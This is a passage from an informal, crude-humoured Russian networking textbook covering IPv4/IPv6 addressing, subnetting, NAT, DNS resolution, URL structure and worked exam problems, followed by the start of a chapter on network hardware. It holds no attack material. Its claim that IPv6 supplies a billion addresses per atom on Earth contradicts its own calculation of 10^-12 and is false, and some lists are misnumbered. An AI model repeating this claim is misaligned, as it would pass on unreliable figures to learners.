Молодец, если дочитал до сюда! Теперь ты знаешь, как не нахуярить таблиц в БД, а сделать их правильно. Нормализация — это база основ реляционных баз данных. Без неё твоя БД превратится в свалку дублирующихся данных и багов. Удачи на экзамене! 🎉

Глава 8.1. Адресация Internet. Доменные имена. URL

Введение

Окей, дружище, мы уже с тобой прошли кучу всего: от двоичной системы до нормализации баз данных. Теперь пора разобраться, как вообще работает интернет. Нет, не в смысле "как создавать мемы" (это ты и сам умеешь), а как компьютеры находят друг друга в этой гигантской сети из миллиардов устройств.

Представь: ты вбиваешь в браузере `google.com`, жмёшь Enter, и — бац! — страница загрузилась. Но блять, как это работает? Твой компьютер не знает, где физически находится сервер Google. Ему нужен **адрес**. И вот тут начинается магия **IP-адресации**, **DNS** (Domain Name System) и **URL**.

Эта глава связана с: - **Главой 1.11 (Системы счисления)** — IP-адреса в двоичной и шестнадцатеричной системах - **Главой 2.01 (Архитектура ЭВМ)** — адресация памяти vs адресация сети - **Главой 3.01 (ОС)** — сетевой стек операционной системы - **Следующими главами раздела 8** — модель OSI, протоколы TCP/IP

8.1.1. IP-адресация

IP-адрес (Internet Protocol address) — это уникальный числовой идентификатор устройства в сети. Типа как номер дома на улице. Только вместо "ул. Ленина, д. 10" у нас "192.168.1.1".

IPv4: структура и запись

IPv4 — это четвёртая версия протокола IP, которая используется с начала 1980-х годов (да, она старше тебя).

Структура: - IP-адрес состоит из **4 октетов** (байтов), каждый от 0 до 255 - Записывается в **десятичной** нотации через точку: `192.168.0.1` - Всего **32 бита** (4 байта × 8 бит)

Пример:

```
192.168.0.1
```

В двоичном виде:

```
11000000.10101000.00000000.00000001
```

Количество возможных адресов: $2^{32} = 4,294,967,296$ (примерно 4.3 миллиарда).

Проблема: На Земле больше 8 миллиардов человек, и у многих по несколько устройств (компьютер, смартфон, умные часы, холодильник с Wi-Fi, хуй знает что ещё). IP-адресов **не хватает**.

Классы IP-адресов (классовая адресация)

Раньше (в 1980-х) IP-адреса делили на **классы**. Это древняя схема, которую сейчас почти не используют, но на экзамене могут спросить.

Класс	Диапазон первого октета	Маска сети	Количество хостов	Для чего
A	1 – 126	255.0.0.0	16,777,214	Огромные сети (Google)
B	128 – 191	255.255.0.0	65,534	Крупные организации
C	192 – 223	255.255.255.0	254	Малые сети (офисы)
D	224 – 239	—	—	Multicast (групповая рассылка)
E	240 – 255	—	—	Экспериментальные

Примеры: - `10.0.0.1` — класс A - `172.16.0.1` — класс B - `192.168.1.1` — класс C

Почему "126", а не "127"?

127.x.x.x — это **loopback** (петля обратной связи). 127.0.0.1 — это **localhost**, т.е. "я сам" (твой компьютер обращается к себе самому). Полезно для тестирования.

Почему сейчас не используют классы?

Классовая адресация расточительна. Если у тебя сеть класса A (16 млн адресов), но ты используешь только 1000, остальные просто пропадают. Поэтому придумали **CIDR** (Classless Inter-Domain Routing) и **маски подсети**.

Маски подсети (Subnet Mask)

Маска подсети — это 32-битное число, которое **разделяет IP-адрес на две части**: 1. **Сетевая часть** (Network ID) — идентификатор сети 2. **Хостовая часть** (Host ID) — идентификатор конкретного устройства в сети

Запись: Маска записывается либо в десятичном виде (255.255.255.0), либо в CIDR-нотации (/24).

Пример:

```
IP-адрес: 192.168.1.100
Маска:    255.255.255.0 (или /24)
```

В двоичном виде:

```
IP:      11000000.10101000.00000001.01100100
Mask:    11111111.11111111.11111111.00000000
          ^^^^^^^^ ^^^^^^^^ ^^^^^^^^ ^^^^^^^^
          Сетевая часть (24 бита) | Хостовая часть (8 бит)
```

Как работает: - Биты маски, равные 1, обозначают **сетевую часть** - Биты маски, равные 0, обозначают **хостовую часть**

CIDR-нотация /24 означает, что **24 бита** отведены под сеть, **8 бит** — под хосты.

Количество хостов в подсети:

Если на хосты отведено N бит, количество адресов = 2^N . Но два адреса зарезервированы: - **Адрес сети** (все биты хостовой части = 0): 192.168.1.0 - **Широковещательный адрес** (все биты хостовой части = 1): 192.168.1.255

Формула:

```
Количество хостов =  $2^N - 2$ 
```

Пример 1: Подсеть /24 (маска 255.255.255.0)

- N = 8 (8 бит на хосты)
- Количество хостов = $2^8 - 2 = 256 - 2 = 254$ хоста

Пример 2: Подсеть /16 (маска 255.255.0.0)

- N = 16 (16 бит на хосты)
- Количество хостов = $2^{16} - 2 = 65,536 - 2 = 65,534$ хоста

Пример 3: Подсеть /30 (маска 255.255.255.252)

- N = 2 (2 бита на хосты)
- Количество хостов = $2^2 - 2 = 4 - 2 = 2$ хоста

Подсеть /30 часто используют для **соединения двух роутеров** (point-to-point link).

Публичные и приватные IP-адреса

Помнишь, мы говорили, что IPv4-адресов не хватает? Решение — **приватные IP-адреса** и **NAT** (Network Address Translation).

Приватные IP-адреса — это диапазоны, которые **не маршрутизируются в интернете** (т.е. не видны снаружи). Их можно использовать в локальной сети сколько угодно.

Диапазоны приватных адресов (RFC 1918):

Диапазон	CIDR	Количество адресов
10.0.0.0 – 10.255.255.255	10.0.0.0/8	16,777,216
172.16.0.0 – 172.31.255.255	172.16.0.0/12	1,048,576
192.168.0.0 – 192.168.255.255	192.168.0.0/16	65,536

Публичные IP-адреса — это все остальные. Они **уникальны в интернете** и выдаются провайдерами.

Как это работает:

1. У тебя дома роутер с **публичным IP** (выдан провайдером): `203.0.113.50`
2. Твои устройства (компьютер, телефон, умная лампочка) имеют **приватные IP**: `192.168.0.2`, `192.168.0.3`, `192.168.0.4`
3. Когда ты заходишь на сайт, роутер делает **NAT** (подменяет твой приватный IP на публичный)
4. Серверы Google кажется, что запрос пришёл с `203.0.113.50`, а не с `192.168.0.2`

NAT (Network Address Translation) — это механизм, который позволяет **нескольким устройствам** в локальной сети **использовать один публичный IP-адрес**.

Плюсы NAT: - Экономия публичных IP-адресов - Дополнительная безопасность (устройства внутри сети не видны снаружи)

Минусы NAT: - Усложняет peer-to-peer соединения (например, в онлайн-играх) - Нарушает end-to-end connectivity (изначальную идею интернета)

IPv6: решение проблемы нехватки адресов

IPv6 — это шестая версия IP, которая использует **128 бит** вместо 32.

Количество адресов: $2^{128} \approx 340$ ундециллионов (340 триллионов триллионов триллионов). Это настолько дохуя, что можно выдать **миллиард IP-адресов каждому атому на Земле**.

Структура: - 128 бит, разделённые на **8 групп по 16 бит** (4 шестнадцатеричные цифры) - Записывается через двоеточие: `2001:0db8:85a3:0000:0000:8a2e:0370:7334`

Сокращения:

1. **Убрать ведущие нули:**

`2001:0db8:0001:0000:0000:0000:0000:0001` → `2001:db8:1:0:0:0:0:1`

2. **Заменить последовательность нулей на ::**

`2001:db8:1:0:0:0:0:1` → `2001:db8:1::1`

Важно: `::` можно использовать **только один раз**, иначе непонятно, сколько групп нулей пропущено.

Примеры IPv6:

- `::1` — loopback (localhost), аналог `127.0.0.1`
- `fe80::` — link-local адреса (для локальной сети)

- 2001:4860:4860::8888 — публичный DNS от Google

Почему IPv6 до сих пор не везде?

Потому что переход на новый протокол — это пиздец. Нужно обновить всё железо, всё ПО, все роутеры. NAT отсрочил проблему на десятилетия, и многие до сих пор живут на IPv4.

8.1.2. Доменные имена (DNS)


Ок, мы разобрались с IP-адресами. Но блять, кто будет запоминать 142.250.186.46 вместо google.com? Никто. Поэтому придумали **DNS (Domain Name System)** — это типа телефонная книга интернета.

DNS — это система, которая преобразует **доменные имена** (типа google.com) в **IP-адреса** (типа 142.250.186.46).


Иерархия доменов

Доменные имена организованы **иерархически** (как дерево).

Структура:



Пример: mail.google.com



Полное доменное имя (FQDN — Fully Qualified Domain Name):

mail.google.com. (с точкой в конце, но её обычно опускают)

Типы доменов верхнего уровня (TLD)

Домен верхнего уровня (Top-Level Domain, TLD) — это самая правая часть домена.

Типы TLD:

1. **gTLD (Generic TLD)** — общие домены:
 2. .com — коммерческие организации (но использует кто угодно)
 3. .org — некоммерческие организации
 4. .net — сетевые ресурсы
 5. .edu — образовательные учреждения (только в США)
 6. .gov — правительственные организации США
 7. .info, .biz, .online — всякое разное
8. **ccTLD (Country Code TLD)** — национальные домены:
 9. .ru — Россия
 10. .us — США
 11. .uk — Великобритания

12. `.de` — Германия
13. `.cn` — Китай
14. `.tv` — Тувалу (но используется для видеосайтов, потому что TV)
15. **Новые gTLD** (с 2013 года):
16. `.tech`, `.app`, `.dev`, `.blog`, `.cloud`, `.ai`, `.io`

Забавный факт: Домен `.io` принадлежит Британской территории в Индийском океане, но стал популярен среди IT-стартапов (Input/Output). Домен `.ai` принадлежит острову Ангилья, но используется для AI-компаний.

Как работает DNS (резолвинг)

Резолвинг (разрешение имён) — это процесс превращения доменного имени в IP-адрес.

Шаги:

1. **Ты вводишь в браузере:** `google.com`
2. **Браузер проверяет кэш:**
3. Есть ли адрес в кэше браузера? Да → готово!
4. Нет → идём дальше
5. **ОС проверяет файл hosts:**
6. В Windows: `C:\Windows\System32\drivers\etc\hosts`
7. В Linux/macOS: `/etc/hosts`
8. Если там есть запись `142.250.186.46 google.com`, используем её
9. Нет → идём дальше
10. **ОС спрашивает DNS-резолвер (рекурсивный DNS-сервер):**
11. Обычно это DNS провайдера (например, `8.8.8.8` — Google DNS, `1.1.1.1` — Cloudflare DNS)
12. **DNS-резолвер проверяет свой кэш:**
13. Есть → возвращаем IP
14. Нет → начинаем **рекурсивный поиск**
15. **Рекурсивный поиск:**
16. Резолвер спрашивает **корневой DNS-сервер (Root)**: "Где `.com`?"
17. Корневой сервер отвечает: "Спроси у TLD-сервера для `.com`"
18. Резолвер спрашивает **TLD-сервер (.com)**: "Где `google.com`?"
19. TLD-сервер отвечает: "Спроси у авторитативного DNS-сервера Google"
20. Резолвер спрашивает **авторитативный DNS-сервер Google**: "Какой IP у `google.com`?"
21. Авторитативный сервер отвечает: `142.250.186.46`
22. **Резолвер возвращает IP браузеру**
23. **Браузер подключается к** `142.250.186.46`

Типы DNS-запросов:

- **Рекурсивный (Recursive):** Клиент спрашивает резолвер, и резолвер делает всю работу
- **Итеративный (Iterative):** Клиент сам прыгает между серверами (резолвер делает это за тебя)

Типы DNS-серверов:

- **Корневые (Root):** 13 логических серверов (на самом деле сотни физических машин по всему миру)
- **TLD-серверы:** Управляют доменами `.com`, `.org`, `.ru` и т.д.
- **Авторитативные:** Хранят записи для конкретных доменов (`google.com`, `vk.com`)
- **Рекурсивные (резолверы):** Выполняют поиск за клиента

Кэширование:

DNS-записи кэшируются (обычно на 5 минут – 24 часа), чтобы не мучить серверы. Время жизни записи указывается в **TTL (Time To Live)**.

Типы DNS-записей

DNS хранит не только IP-адреса, но и другую информацию.

Основные типы записей:

Тип	Что хранит	Пример
A	IPv4-адрес	<code>google.com</code> → <code>142.250.186.46</code>
AAAA	IPv6-адрес	<code>google.com</code> → <code>2a00:1450:4010:c08::71</code>
CNAME	Каноническое имя (алиас)	<code>www.google.com</code> → <code>google.com</code>
MX	Почтовый сервер	<code>google.com</code> → <code>aspmx.l.google.com</code>
TXT	Текстовая информация (SPF, DKIM)	<code>"v=spf1 include:_spf.google.com ~all"</code>
NS	Авторитативный DNS-сервер	<code>google.com</code> → <code>ns1.google.com</code>
PTR	Обратное преобразование (IP → имя)	<code>142.250.186.46</code> → <code>google.com</code>
SOA	Информация о зоне (Start of Authority) Мастер-сервер, email админа, TTL	

Пример A-записи:

<code>google.com.</code>	<code>300</code>	<code>IN</code>	<code>A</code>	<code>142.250.186.46</code>
↓	↓	↓	↓	↓
домен	TTL	класс	тип	IP-адрес

Команды для проверки DNS:

```
# Узнать IP по домену (Linux/macOS)
nslookup google.com
dig google.com

# Windows
nslookup google.com

# Проверить конкретную запись
dig google.com MX
```

8.1.3. URL (Uniform Resource Locator)

URL (Uniform Resource Locator) — это адрес ресурса в интернете. Типа почтового адреса, только для веб-страниц, файлов, видео и прочего.

Структура URL:

```
протокол://логин:пароль@хост:порт/путь?параметры#якорь
```

Пример:

```
https://admin:password@example.com:8080/path/to/page.html?id=123&lang=ru#section1
  ↓       ↓       ↓       ↓       ↓       ↓       ↓       ↓
протокол логин  пароль  хост   порт   путь   параметры  якорь
```

Давай разберём по частям.

1. Протокол (Scheme)

Протокол — это способ доступа к ресурсу.

Основные протоколы:

- `http://` — Hypertext Transfer Protocol (незащищённый)
- `https://` — HTTP Secure (с шифрованием TLS/SSL)
- `ftp://` — File Transfer Protocol (передача файлов)
- `mailto:` — отправка email (`mailto:admin@example.com`)
- `file://` — доступ к локальным файлам (`file:///C:/Users/file.txt`)
- `ws://`, `wss://` — WebSocket (для реального времени)

Пример:

```
https://google.com ← HTTPS (безопасно)
http://example.com ← HTTP (устарело, небезопасно)
```

Если протокол не указан, браузер обычно подставляет `https://`.

2. Хост (Host)

Хост — это доменное имя или IP-адрес сервера.

Примеры:

```
https://google.com ← Доменное имя
https://142.250.186.46 ← IP-адрес (работает так же)
https://localhost ← Локальный сервер (127.0.0.1)
```

3. Порт (Port)

Порт — это номер, который указывает, к какому приложению на сервере обращаться.

Стандартные порты:

Протокол	Порт	Описание
HTTP	80	Веб-сервер (незащищённый)
HTTPS	443	Веб-сервер (защищённый)
FTP	21	Передача файлов
SSH	22	Удалённое управление

Протокол	Порт	Описание
SMTP	25	Отправка почты
DNS	53	Доменные имена
MySQL	3306	База данных
PostgreSQL	5432	База данных

Если порт **стандартный**, его можно не указывать:

```
https://example.com      ← Порт 443 (по умолчанию)
https://example.com:443  ← То же самое
http://example.com:8080  ← Нестандартный порт (надо указать)
```

Зачем нужны порты?

На одном сервере может быть несколько приложений (веб-сервер, база данных, FTP). Порт указывает, к какому приложению обращаться.

4. Путь (Path)

Путь — это "адрес" файла или страницы на сервере.

Примеры:

```
https://example.com/index.html    ← Файл index.html
https://example.com/blog/post/123 ← Вложенный путь
https://example.com/              ← Корень сайта
```

5. Параметры запроса (Query String)

Параметры — это дополнительные данные, передаваемые серверу.

Формат:

```
?ключ1=значение1&ключ2=значение2
```

Пример:

```
https://example.com/search?q=python&lang=ru&page=2
                        ↓       ↓       ↓
                        q=python lang=ru page=2
```

Это означает: "Найди `python` на русском языке, страница 2".

Зачем нужно?

Для передачи данных серверу (поиск, фильтры, идентификаторы).

Кодирование URL:

Если в параметре есть пробелы или спецсимволы, они кодируются:

```
https://example.com/search?q=hello%20world
                        ↓
                        пробел = %20
```

Популярные коды: - Пробел: `%20` (или `+`) - Кириллица: `%D0%BF%D1%80%D0%B8%D0%B2%D0%B5%D1%82` (UTF-8) - `#`
`→ %23`, `& → %26`, `? → %3F`

6. Якорь (Fragment, Anchor)

Якорь — это часть страницы, к которой нужно прокрутить.

Формат:

```
#section1
```

Пример:

```
https://ru.wikipedia.org/wiki/Python#История
```

↓

Прокрутить к разделу "История"

Важно: Якорь не отправляется на сервер, он обрабатывается только в браузере.

URI, URL, URN: в чём разница?

URI (Uniform Resource Identifier) — это общий термин для идентификации ресурса.

Типы URI:

1. **URL (Uniform Resource Locator)** — адрес ресурса (указывает, где он находится)

Пример: `https://example.com/page.html`

2. **URN (Uniform Resource Name)** — имя ресурса (указывает, что это, но не где)

Пример: `urn:isbn:978-3-16-148410-0` (книга по ISBN)

Аналогия: - **URL** — это типа "Москва, ул. Ленина, д. 10" (адрес, где найти) - **URN** — это типа "Паспорт №1234567890" (идентификатор, но не место)

На практике почти всегда используют URL.

8.1.4. Примеры

Пример 1: Преобразование IP-адреса в двоичный вид

Задача: Преобразуй IP-адрес `192.168.0.1` в двоичный вид.

Решение:

```
192 → 11000000
168 → 10101000
0   → 00000000
1   → 00000001
```

Ответ: `11000000.10101000.00000000.00000001`

Пример 2: Расчёт количества хостов в подсети

Задача: Сколько хостов можно разместить в подсети `192.168.1.0/24`?

Решение:

- Маска `/24` → 24 бита на сеть, **8 бит на хосты**
- Количество адресов = $2^8 = 256$

- Минус 2 (адрес сети и broadcast) = **254 хоста**

Ответ: 254 хоста.

Пример 3: Подсеть /28

Задача: Сколько хостов в подсети 10.0.0.0/28?

Решение:

- /28 → 28 бит на сеть, **4 бита на хосты**
- $2^4 = 16$ адресов
- Минус 2 = **14 хостов**

Ответ: 14 хостов.

Пример 4: Полный путь DNS-резолвинга

Задача: Опиши, что происходит, когда ты вводишь youtube.com в браузере.

Решение:

1. **Браузер проверяет кэш:** Есть ли IP для youtube.com? Нет.
 2. **ОС проверяет файл hosts:** Есть запись? Нет.
 3. **ОС спрашивает DNS-резолвер** (например, 8.8.8.8): "Какой IP у youtube.com?"
 4. **Резолвер проверяет кэш:** Нет записи.
 5. **Резолвер спрашивает корневой DNS-сервер:** "Где .com?"
 6. **Корневой сервер отвечает:** "Вот адрес TLD-сервера для .com"
 7. **Резолвер спрашивает TLD-сервер .com:** "Где youtube.com?"
 8. **TLD-сервер отвечает:** "Вот адрес авторитативного DNS-сервера YouTube"
 9. **Резолвер спрашивает авторитативный сервер YouTube:** "Какой IP у youtube.com?"
 10. **Авторитативный сервер отвечает:** 142.250.185.46
 11. **Резолвер возвращает IP браузеру**
 12. **Браузер подключается к 142.250.185.46:443 (HTTPS)**
 13. **Страница загружается**
-

Пример 5: Разбор URL

Задача: Разбери URL на компоненты:

```
https://user:pass@example.com:8080/shop/product?id=123&color=red#reviews
```

Решение:

- **Протокол:** https
- **Логин:** user
- **Пароль:** pass
- **Хост:** example.com
- **Порт:** 8080
- **Путь:** /shop/product
- **Параметры:** id=123, color=red

Пример 6: Сколько всего IPv4-адресов?

Задача: Докажи, что IPv4-адресов примерно 4.3 миллиарда.

Решение:

IPv4-адрес = 32 бита.

Количество вариантов = $2^{32} = 4,294,967,296 \approx 4.3$ млрд

Ответ: 4,294,967,296 адресов.

Пример 7: Сколько IPv6-адресов?

Задача: Сколько IPv6-адресов существует?

Решение:

IPv6-адрес = 128 бит.

Количество вариантов = $2^{128} \approx 3.4 \times 10^{38}$ (340 ундециллионов).

Для сравнения: - Количество атомов на Земле $\approx 10^{50}$ - Количество IPv6-адресов на каждый атом = $10^{38} / 10^{50} = 10^{-12}$ (миллиард адресов на атом)

Ответ: Настолько дохуя, что хватит на всё.

Пример 8: Частные IP-адреса

Задача: Какие из этих адресов являются приватными?

- 192.168.1.1
- 8.8.8.8
- 10.0.0.1
- 172.16.0.1
- 203.0.113.1

Решение:

Приватные диапазоны: - 10.0.0.0/8 - 172.16.0.0/12 - 192.168.0.0/16

Ответ:

Приватные: 192.168.1.1, 10.0.0.1, 172.16.0.1

Публичные: 8.8.8.8, 203.0.113.1

Пример 9: Маска подсети в двоичном виде

Задача: Преобразуй маску 255.255.255.0 в двоичный вид.

Решение:

```
255 → 11111111
255 → 11111111
```

```
255 → 11111111
0   → 00000000
```

Ответ: 11111111.11111111.11111111.00000000 (или /24)

Пример 10: Определение сети и broadcast-адреса

Задача: Дана подсеть 192.168.10.0/24. Каковы: - Адрес сети - Broadcast-адрес - Диапазон хостов

Решение:

- **Адрес сети:** 192.168.10.0 (все биты хостовой части = 0)
 - **Broadcast-адрес:** 192.168.10.255 (все биты хостовой части = 1)
 - **Диапазон хостов:** 192.168.10.1 – 192.168.10.254 (254 адреса)
-

8.1.5. Связь с другими главами

- **Глава 1.11 (Системы счисления):** IP-адреса в двоичной системе, IPv6 в шестнадцатеричной
 - **Глава 2.01 (Архитектура ЭВМ):** Адресация памяти vs адресация сети
 - **Глава 3.01 (ОС):** Сетевой стек ОС, драйверы сетевых карт
 - **Глава 8.04 (Протоколы Internet):** TCP/IP, UDP, HTTP
 - **Глава 8.07 (Модель OSI):** IP — протокол сетевого уровня (Layer 3)
 - **Глава 9.02 (Криптография):** HTTPS, TLS/SSL-шифрование
-

Ключевые термины

IP-адрес (Internet Protocol address) — уникальный числовой идентификатор устройства в сети.

IPv4 — протокол IP версии 4, использует 32-битные адреса (4 октета).

IPv6 — протокол IP версии 6, использует 128-битные адреса.

Октет — 8 бит, один байт. В IPv4 адрес состоит из 4 октетов.

Маска подсети (Subnet Mask) — 32-битное число, разделяющее IP-адрес на сетевую и хостовую части.

CIDR (Classless Inter-Domain Routing) — метод адресации с использованием маски переменной длины (/24, /16).

Приватный IP-адрес — IP из диапазонов, не маршрутизируемых в интернете (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16).

Публичный IP-адрес — IP-адрес, уникальный в интернете, выданный провайдером.

NAT (Network Address Translation) — механизм подмены приватных IP на публичные.

DNS (Domain Name System) — система преобразования доменных имён в IP-адреса.

Доменное имя — символьное имя ресурса в интернете (например, google.com).

TLD (Top-Level Domain) — домен верхнего уровня (.com, .org, .ru).

FQDN (Fully Qualified Domain Name) — полное доменное имя (например, mail.google.com.).

DNS-резолвинг (разрешение имён) — процесс преобразования доменного имени в IP-адрес.

Рекурсивный DNS-сервер (резолвер) — сервер, выполняющий полный поиск IP-адреса за клиента.

Авторитативный DNS-сервер — сервер, хранящий записи для конкретного домена.

TTL (Time To Live) — время жизни DNS-записи в кэше.

URL (Uniform Resource Locator) — адрес ресурса в интернете.

URI (Uniform Resource Identifier) — общий термин для идентификации ресурса (включает URL и URN).

Протокол — способ доступа к ресурсу (`http`, `https`, `ftp`).

Порт — номер, указывающий на приложение на сервере (например, 80 для HTTP, 443 для HTTPS).

Localhost — локальный компьютер (`127.0.0.1` или `::1`).

Loopback — механизм обращения компьютера к самому себе (адрес `127.0.0.1`).

Контрольные вопросы

1. **Теория:** Что такое IP-адрес? В чём разница между IPv4 и IPv6?
 2. **Теория:** Объясни, зачем нужна маска подсети. Что означает запись `/24`?
 3. **Расчёт:** Сколько хостов можно разместить в подсети `10.0.0.0/16`?
 4. **Теория:** Какие диапазоны IP-адресов являются приватными? Зачем они нужны?
 5. **Теория:** Что такое NAT? Зачем он используется?
 6. **Теория:** Объясни, как работает DNS. Опиши шаги резолвинга доменного имени `example.com`.
 7. **Практика:** Преобразуй IP-адрес `172.16.254.1` в двоичный вид.
 8. **Практика:** Разбери URL на компоненты:
`ftp://user@ftp.example.com:21/files/document.pdf`
 9. **Критическое мышление:** Почему IPv6 до сих пор не полностью вытеснил IPv4, несмотря на нехватку адресов?
 10. **Расчёт:** Дана подсеть `192.168.5.0/28`. Определи:
 - Количество хостов
 - Адрес сети
 - Broadcast-адрес
 - Диапазон доступных IP для хостов
-

Поздравляю, чувак! Теперь ты знаешь, как работает адресация в интернете. IP-адреса, DNS, URL — это основа основ. Без этого понимания дальнейшие главы про протоколы и модель OSI будут для тебя тёмным лесом. А так — красавчик, всё схватил! 🎉

Глава 8.2. Сетевые компоненты. Среда передачи данных

Введение: Как вообще это всё работает?

Окей, в прошлой главе разобрались с IP-адресами и доменными именами. Теперь вопрос: а как вообще данные **физически** передаются от твоего компа до сервера где-то в Амстердаме? Магия? Нет, бро, это называется **сетевое оборудование** и **среды передачи данных**.

Представь себе почту. У тебя есть письмо (пакет данных), адрес (IP), но чтобы письмо дошло, нужны: - **Почтальон** (сетевая карта) - **Дороги** (кабели или Wi-Fi) - **Сортировочные центры** (коммутаторы, маршрутизаторы)

Без этого твой пакет никуда не полетит. Вот об этом и поговорим.

1. Сетевые устройства: кто за что отвечает

1.1. Сетевая карта (NIC — Network Interface Card)

Это **базовое** устройство, которое есть в каждом компе. Без него ты вообще не сможешь подключиться к сети. Сетевая карта (или сетевой адаптер) преобразует данные из компьютера в сигналы, которые можно передать по кабелю или эфиру.

Ключевые характеристики: - **MAC-адрес** — уникальный идентификатор карты (типа паспорт). Формат: AA:BB:CC:DD:EE:FF (6 байт в hex). - **Скорость** — 100 Мбит/с (Fast Ethernet), 1 Гбит/с (Gigabit Ethernet), 10 Гбит/с, 40 Гбит/с и выше. - **Тип подключения** — проводная (Ethernet RJ-45) или беспроводная (Wi-Fi).

Пример: Твоя сетевая карта Intel I225-V поддерживает 2.5 Гбит/с, а соседская древняя Realtek RTL8139 — только 100 Мбит/с. Угадай, у кого торренты быстрее качаются?

1.2. Репитер (Repeater) — усилитель сигнала

Сигнал в кабеле **затухает** с расстоянием. Репитер просто **усиливает** его, чтобы данные дошли дальше. Это тупое устройство: получил сигнал → усилил → отправил дальше. Никакой логики.

Ограничения: - Не фильтрует трафик. - Не анализирует пакеты. - Усиливает **всё**, включая шум и ошибки.

Пример: В офисе 80 метров между компами, а витая пара работает до 100 метров. Втыкаешь репитер посередине — профит, сигнал дотянули.

1.3. Хаб (Hub) — динозавр из 90-х

Хаб — это **многопортовый репитер**. Получил пакет на одном порту → разослал **всем** остальным портам. Да, **ВСЕМ**, даже тем, кому этот пакет не нужен. Это называется **broadcast** (широковещание).

Проблемы хабов: - **Коллизии** — если два компа отправят пакеты одновременно, они столкнутся. Надо повторять передачу. - **Низкая производительность** — все делят общую пропускную способность (если хаб 100 Мбит/с на 8 портов, то каждый порт может получить в среднем ~12.5 Мбит/с). - **Небезопасно** — любой комп видит трафик других компов (сниффинг).

Вердикт: Хабы вымерли как динозавры. Если у тебя где-то стоит хаб — выбрось его нахрен и купи свитч.

1.4. Коммутатор (Switch) — умный братан хаба

Свитч — это **разумная** замена хаба. Он запоминает, какой **MAC-адрес** на каком порту, и отправляет пакеты **только** нужному получателю, а не всем подряд.

Как работает: 1. Получает пакет. 2. Смотрит MAC-адрес получателя. 3. Проверяет таблицу коммутации (MAC Address Table). 4. Отправляет пакет **только** на нужный порт.

Преимущества: - **Нет коллизий** — каждый порт работает в режиме full-duplex (одновременно приём и передача). - **Высокая производительность** — каждый порт получает полную пропускную способность (свитч 1 Гбит/с → каждый из 24 портов работает на 1 Гбит/с). - **Безопасность** — трафик изолирован между портами.

Работа на уровне OSI: Layer 2 (канальный уровень) — работает с MAC-адресами.

Пример: У тебя домашний гигабитный свитч TP-Link TL-SG108 на 8 портов. Все порты 1 Гбит/с. Подключил 4 компа — каждый получает полный гигабит (в теории, на практике зависит от нагрузки).

1.5. Маршрутизатор (Router) — мозг сети

Роутер — это устройство, которое **соединяет разные сети** и решает, куда отправить пакет, чтобы он дошёл до адресата. Работает на **Layer 3** (сетевой уровень) и оперирует **IP-адресами**.

Основные функции: 1. **Маршрутизация** — выбор оптимального пути для пакета (используя таблицу маршрутизации и протоколы типа OSPF, BGP). 2. **NAT (Network Address Translation)** — преобразование частных IP (192.168.x.x) в публичный IP провайдера. Благодаря этому вся твоя домашняя сеть сидит под одним публичным IP. 3. **DHCP** — раздача IP-адресов устройствам в локальной сети. 4. **Файрвол** — фильтрация трафика (блокировка портов, защита от атак).

Пример: Твой домашний роутер Keenetic Giga подключён к интернету (WAN-порт), а к нему подключены 3 компа и 5 смартфонов (LAN + Wi-Fi). Роутер раздаёт им IP из диапазона 192.168.1.0/24, а наружу всё идёт через один публичный IP, выданный провайдером.

Расчёт: Если у тебя интернет 300 Мбит/с, а через роутер одновременно качают 5 устройств, то **в идеале** каждому достанется по 60 Мбит/с. Но на практике будет меньше из-за потерь, задержек и протоколов.

1.6. Точка доступа (Access Point) — раздатчик Wi-Fi

Access Point (AP) — это устройство, которое создаёт **беспроводную сеть** (Wi-Fi). По сути, это мост между проводной и беспроводной сетью.

Режимы работы: - **AP-режим** — создаёт Wi-Fi сеть (обычный режим). - **Repeater** — усиливает существующий Wi-Fi сигнал. - **Bridge** — соединяет две проводные сети через Wi-Fi.

Характеристики: - **Стандарт Wi-Fi:** 802.11n (до 600 Мбит/с), 802.11ac (до 3.5 Гбит/с), 802.11ax (Wi-Fi 6, до 9.6 Гбит/с). - **Частоты:** 2.4 ГГц (дальше, но медленнее) и 5 ГГц (быстрее, но меньше радиус). - **Количество антенн** (MIMO — Multiple Input Multiple Output) — чем больше, тем лучше скорость и стабильность.

Пример: Установил в офисе Ubiquiti UniFi AP AC Pro. Он работает на обеих частотах (dual-band), поддерживает до 200 клиентов, скорость до 1.3 Гбит/с (в теории). На практике с 50 устройствами каждый получает ~20-30 Мбит/с.

1.7. Модем — переводчик сигналов

Модем (MOdulator-DEModulator) преобразует **цифровые** сигналы компьютера в **аналоговые** для передачи по телефонной линии (DSL) или кабельной сети, и обратно.

Типы: - **DSL-модем** — работает по телефонной линии (ADSL, VDSL). Скорость до 100 Мбит/с (VDSL2). - **Кабельный модем** (DOCSIS) — по коаксиальному кабелю (как у кабельного ТВ). Скорость до 1 Гбит/с (DOCSIS 3.1). - **Оптический модем** (ONT) — для оптоволокна (GPON). Скорость до 10 Гбит/с. - **4G/5G модем** — мобильный интернет через сотовую сеть.

Важно: Многие домашние роутеры — это **модем + роутер + точка доступа** в одном корпусе (all-in-one).

2. Среды передачи данных: по чему летят пакеты

2.1. Проводные среды

2.1.1. Витая пара (Twisted Pair)

